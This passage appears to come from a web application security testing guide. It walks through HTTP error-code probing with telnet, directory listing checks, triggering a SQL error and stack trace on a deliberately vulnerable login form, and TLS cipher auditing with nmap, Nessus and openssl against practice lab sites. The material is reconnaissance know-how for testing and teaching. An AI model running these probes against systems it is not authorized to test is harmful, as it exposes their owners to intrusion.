GET /abc 80
<CRLF><CRLF>

<html>
<head><title>404 Not Found</title></head>
<body bgcolor="white">
<center><h1>404 Not Found</h1></center>
<hr><center>nginx/1.4.1</center>
</body>
</html>
Connection closed by foreign host.
```

- Test 400 Bad Request:




```
Trying 192.168.222.136...
Connected to 192.168.222.136.
Escape character is '^]'.
GET / HTTP 1.1
<CHTTP/1.1 400 Bad Request
Date: Wed, 07 Mar 2018 09:08:01 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin
-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9
.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
Vary: Accept-Encoding
Content-Length: 226
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
</body></html>
Connection closed by foreign host.
root@kali:~# 
```

- Test 405 Method not Allowed



```
root@kali:~# telnet testphp.vulnweb.com 80
Trying 176.28.50.165...
Connected to testphp.vulnweb.com.
Escape character is '^]'.
PUT /index.html HTTP/1.1
Host: 176.28.50.165
<CRLF><CRLF>

HTTP/1.1 405 Not Allowed
Server: nginx/1.4.1
Date: Wed, 07 Mar 2018 09:32:55 GMT
Content-Type: text/html
Content-Length: 172
Connection: keep-alive

<html>
<head><title>405 Not Allowed</title></head>
<body bgcolor="white">
<center><h1>405 Not Allowed</h1></center>
<hr><center>nginx/1.4.1</center>
</body>
</html>
```


- Test 408 Request Time out



```
PUT /index.html HTTP/1.1
Host: 192.168.222.156
<CRLF><CRLF>
```


```
HTTP/1.1 408 Request Time-out
Date: Tue, 06 Mar 2018 18:26:40 GMT
Server: Apache/2.2.16 (Debian)
Vary: Accept-Encoding
Content-Length: 298
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>408 Request Time-out</title>
</head><body>
<h1>Request Time-out</h1>
<p>Server timeout waiting for the HTTP request from the client.</p>
<hr>
<address>Apache/2.2.16 (Debian) Server at 127.0.0.1 Port 80</address>
</body></html>
```

- Test 501 Method Not Implemented



```
telnet <host target> 80
RENAME /index.html HTTP/1.1
Host: <host target>
<CRLF><CRLF>
```

- Test enumeration of the directories with access denied
  - http://<host>/<dir>
  - Result: dir listing, not allow to be listed, forbidden or don't have permission to access.



testphp.vulnweb.com/pictures/

Index of /pictures/

```
../
1.jpg                                              11-May-2011 10:27               12426
1.jpg.tn                                           11-May-2011 10:27                4355
2.jpg                                              11-May-2011 10:27                3324
2.jpg.tn                                           11-May-2011 10:27                1353
3.jpg                                              11-May-2011 10:27                9692
3.jpg.tn                                           11-May-2011 10:27                3725
4.jpg                                              11-May-2011 10:27               13969
4.jpg.tn                                           11-May-2011 10:27                4615
```


2. Analysis of Stack Traces

Stack traces are not vulnerabilities by themselves, but they often reveal information that is interesting to an attacker. This information could then be used in further attacks.

How to Test


Some tests to try include:

- Invalid input (such as input that is not consistent with application logic)
- Input that contains non alphanumeric characters or query syntax
- Empty inputs
- Input that are too long
- Access to internal pages without authentication
- Bypassing application flow



1892 http://192.168.222.136 POST /mutillidae/index.php?page=login.php ✓ 200 69047 HTML php 192.168.222.136
Request
Response
Raw
Params
Headers
Hex

```
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/mutillidae/index.php?page=login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 102
Cookie: showhints=2; dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-; security_level=0; remember_token=Stu37BrvdLCcPfSwaD7x4g; PHPSESSID=d25695polog2bj38rkm351rgb0;
Server=b3dhc3Bid2E=; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada;
_railsgoat_session=BAh7B0kiD3Nlc3Npb25faWQGOgZFRkkiJTg3ZjQ0MjM5MjdjNjBmNzNmYjI1NzQwYjE3ZDY2MWY4BjsAVEkiEF9jc3JmX3Rva2VuBjsARkkiMUVBRm9rM2pud1RJcmdRNzJyMXZ5Tjd2SnJVTEx4bmhWM0ZvaXI0amQwZWM9Bj
sARg%3D%3D--bc19259ebeb5b497b1a2befdabd2e43b4af81285; JSESSIONID=8EC9CF8E8B52C4DF393D20A9D3BE7FF1
Connection: close
Upgrade-Insecure-Requests: 1

username=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa&password=&login-php-submit-button=Login
```


1892 http://192.168.222.136 POST /mutillidae/index.php?page=login.php ✓ 200 69047 HTML php 192.168.222.136
Request
Response
Raw
Headers
Hex
HTML
Render

Failure is always an option

Line	170
Code	0
File	/owaspbwa/mutillidae-git/classes/MySQLHandler.php
Message	/owaspbwa/mutillidae-git/classes/MySQLHandler.php on line 165: Error executing query: connect_errno: 0 errno: 1146 error: Table 'nowasp.accounts' doesn't exist client_info: 5.1.73 host_info: Localhost via UNIX socket) Query: SELECT username FROM accounts WHERE username='aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa'; (0) [Exception]
Trace	#0 /owaspbwa/mutillidae-git/classes/MySQLHandler.php(283): MySQLHandler->doExecuteQuery('SELECT username...') #1 /owaspbwa/mutillidae-git/classes/SQLQueryHandler.php(250): MySQLHandler->executeQuery('SELECT username...') #2 /owaspbwa/mutillidae-git/includes/process-login-attempt.php(54): SQLQueryHandler->accountExists('aaaaaaaaaaaaaa...') #3 /owaspbwa/mutillidae-git/index.php(277): include_once('/owaspbwa/mutil...') #4 {main}
Diagnotic Information	Error querying user account


Testing for weak Cryptography

1. SSL/TLS Testing

Testing SSL/TLS cipher specifications and requirements for site:


Black box testing: Detect possible of weak cipher, the ports associate to SSL/TLS must be defined. Typically include port 443 which standard https port.

- Nmap scanner via "-sV" scan option, is able to identify SSL services.




```
root@ilak:~# nmap -sV google-gruyere.appspot.com

Starting Nmap 7.60 ( https://nmap.org ) at 2018-02-05 12:04 +07
Nmap scan report for google-gruyere.appspot.com (172.217.24.180)
Host is up (0.018s latency).
Other addresses for google-gruyere.appspot.com (not scanned): 2404:6800:4005:80e::2014
rDNS record for 172.217.24.180: kul08s01-in-f20.1e100.net
Not shown: 995 filtered ports
PORT     STATE  SERVICE    VERSION
80/tcp   open   tcpwrapped
113/tcp  closed ident
443/tcp  open   tcpwrapped
8008/tcp open   tcpwrapped
8010/tcp open   tcpwrapped

Service detection performed. Please report any incorrect results at https://nmap.org/su
bmit/ .
Nmap done: 1 IP address (1 host up) scanned in 42.48 seconds
```

- Identifying SSL services and weak ciphers with Nessus.



Port 443/tcp was found to be open

Port ▲	Hosts
443 / tcp	google-gruyere.appspot.com



See Also

https://sweet32.info
https://www.openssl.org/blog/blog/2016/08/24/sweet32/

Output

```
List of 64-bit block cipher suites supported by the remote server :

  Low Strength Ciphers (<= 64-bit key)

    EXP-RC2-CBC-MD5              Kx=RSA(512)    Au=RSA      Enc=RC2-CBC(40)          Mac=MD5
export
    EXP-RC2-CBC-MD5              Kx=RSA(512)    Au=RSA      Enc=RC2-CBC(40)          Mac=MD5
export

  Medium Strength Ciphers (> 64-bit and < 112-bit key, or 3DES)
more...
```

Port	Hosts
25 / tcp / smtp	192.168.222.151

CVSS Temporal Vector: CVSS2#E:F/RL:ND/RC:ND


Vulnerability Information

Exploit Available: true
Exploit Ease: Exploits are available
Vulnerability Pub Date: August 24, 2016
In the news: true

Reference Information

BID: 92630, 92631
OSVDB: 143387, 143388
CVE: CVE-2016-2183, CVE-2016-6329

- Identifying weak cipher with https://www.ssllabs.com/projects/index.html




https://www.ssllabs.com/ssltest/analyze.html?d=google-gruyere.appspot.com&s=216.58.192.20


TLS_RSA_WITH_AES_128_GCM_SHA256 (0x9c) WEAK	128
TLS_RSA_WITH_AES_256_GCM_SHA384 (0x9d) WEAK	256
TLS_RSA_WITH_AES_128_CBC_SHA (0x2f) WEAK	128
TLS_RSA_WITH_AES_256_CBC_SHA (0x35) WEAK	256
TLS_RSA_WITH_3DES_EDE_CBC_SHA (0xa) WEAK	112
# TLS 1.1 (suites in server-preferred order)	
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (0xc013) ECDH x25519 (eq. 3072 bits RSA) FS	128
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (0xc014) ECDH x25519 (eq. 3072 bits RSA) FS	256
TLS_RSA_WITH_AES_128_CBC_SHA (0x2f) WEAK	128
TLS_RSA_WITH_AES_256_CBC_SHA (0x35) WEAK	256
TLS_RSA_WITH_3DES_EDE_CBC_SHA (0xa) WEAK	112
# TLS 1.0 (suites in server-preferred order)	
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (0xc013) ECDH x25519 (eq. 3072 bits RSA) FS	128
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (0xc014) ECDH x25519 (eq. 3072 bits RSA) FS	256
TLS_RSA_WITH_AES_128_CBC_SHA (0x2f) WEAK	128
TLS_RSA_WITH_AES_256_CBC_SHA (0x35) WEAK	256
TLS_RSA_WITH_3DES_EDE_CBC_SHA (0xa) WEAK	112

(P) This server prefers ChaCha20 suites with clients that don't have AES-NI (e.g., Android devices)

- Manually audit weak SSL cipher levels with openSSL



```
openssl s_client -no_tls1 -no_ssl3 -connect google-gruyere.appspot.com:443
CONNECTED(00000003)
depth=2 OU = GlobalSign Root CA - R2, O = GlobalSign, CN = GlobalSign
verify return:1
depth=1 C = US, O = Google Trust Services, CN = Google Internet Authority G3
verify return:1
depth=0 C = US, ST = California, L = Mountain View, O = Google Inc, CN = *.appspot-preview.com
verify return:1
---
Certificate chain
 0 s:/C=US/ST=California/L=Mountain View/O=Google Inc/CN=*.appspot-preview.com
   i:/C=US/O=Google Trust Services/CN=Google Internet Authority G3
 1 s:/C=US/O=Google Trust Services/CN=Google Internet Authority G3
   i:/OU=GlobalSign Root CA - R2/O=GlobalSign/CN=GlobalSign
---
Server certificate
-----BEGIN CERTIFICATE-----
MIIFNjCCBB6gAwIBAgIINPsxpa4cMtIwDQYJKoZIhvcNAQELBQAwVDELMAkGA1UE
BhMCVVMxHjAcBgNVBAoTFUdvb2dsZSBUcnVzdCBTZXJ2aWNlczElMCMGA1UEAxMc
R29vZ2xlIEludGVybmV0IEF1dGhvcml0eSBHMzAeFw0xODAxMTYwOTU3MjdaFw0x
ODA0MTAwODQzMDBaMG8xCzAJBgNVBAYTAlVTMRMwEQYDVQQIDApDYWxpZm9ybmlh
